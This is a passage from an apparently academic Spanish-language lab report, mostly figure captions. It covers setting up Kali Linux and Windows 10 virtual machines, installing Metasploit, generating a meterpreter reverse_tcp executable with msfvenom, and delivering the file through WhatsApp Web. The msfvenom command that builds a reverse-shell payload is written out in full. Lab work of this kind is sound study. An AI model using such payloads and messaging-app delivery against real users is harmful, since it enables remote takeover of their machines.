
Fuente: Elaboración propia.

Ilustración 28: Ingreso a la configuración de la VM Kali Linux




Fuente: Elaboración propia.

Ilustración 29: Configuración de la red NAT creada previamente en el paso 4




Fuente: Elaboración propia.

Ilustración 30: Credenciales por defecto de Kali Linux para el ingreso al SO




Fuente: Elaboración propia.

Ilustración 31: Ingreso al SO con las credenciales anteriormente validadas




Fuente: Elaboración propia.

Ilustración 32: Confirmación ingreso SO Kali Linux



Fuente: Elaboración propia.

Ilustración 33: Validación dirección IP dentro del mismo segmento de la máquina con Windows 10




Fuente: Elaboración propia.

Paso 7: Verificar conexión entre las máquinas virtuales Windows 10 x64 y Kali Linux.


Ahora, se confirma que existe conexión mediante la red NAT interna creada previamente y configurada en cada máquina.

Ilustración 34: Ping exitoso desde Kali Linux a Windows



Fuente: Elaboración propia.

Ilustración 35: Ping exitoso desde Windows a Kali Linux




Fuente: Elaboración propia.

Paso 8: Instalar Metasploit.

Una vez configurado el entorno de trabajo se procede con la configuración de la herramienta Metasploit sobre la máquina de Kali Linux. En seguida, se relacionan los códigos utilizados y la explicación de cada paso.

Ilustración 36: Actualización de paquetes Kali Linux




Fuente: Elaboración propia.

Ilustración 37: Actualización de paquetes gnupg2

Fuente: Elaboración propia.

Ilustración 38: Importar la clave GPG de Rapid7, quien es el desarrollador de Metasploit




Fuente: Elaboración propia.

Ilustración 39: Agregar repositorio de Metasploit a la lista de fuentes de paquetes


Fuente: Elaboración propia.

Ilustración 40: Instalar Metasploit



Fuente: Elaboración propia.

Ilustración 41: Apertura Metasploit



Fuente: Elaboración propia.

Ilustración 42: Se ejecuta el código para la creación del archivo POC


```
msf6 > msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=10.0.
2.4 LPORT=443 -f exe > /home/kali/Desktop/PoC_1019.122.163.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=10
.0.2.4 LPORT=443 -f exe > /home/kali/Desktop/PoC_1019.122.163.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

msf6 > Interrupt: use the 'exit' command to quit
msf6 > msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=10.0.
2.4 LPORT=443 -f exe > /home/kali/Desktop/PoC_1019.122.163.exe
```


Fuente: Elaboración propia.

Ilustración 43: Archivo POC generado en el escritorio




Fuente: Elaboración propia.

Ilustración 44: Ingreso a Whatsapp web para el envío del archivo POC




Fuente: Elaboración propia.

Ilustración 45: Grupo privado "BRIAN" en Whatsapp para el desarrollo del laboratorio




Fuente: Elaboración propia.

Ilustración 46: Cargue de archivo desde el escritorio




Fuente: Elaboración propia.

Ilustración 47: Envío de archivo por Whatsapp




Fuente: Elaboración propia.

Ilustración 48: Ingreso maquina Windows a Whatsapp



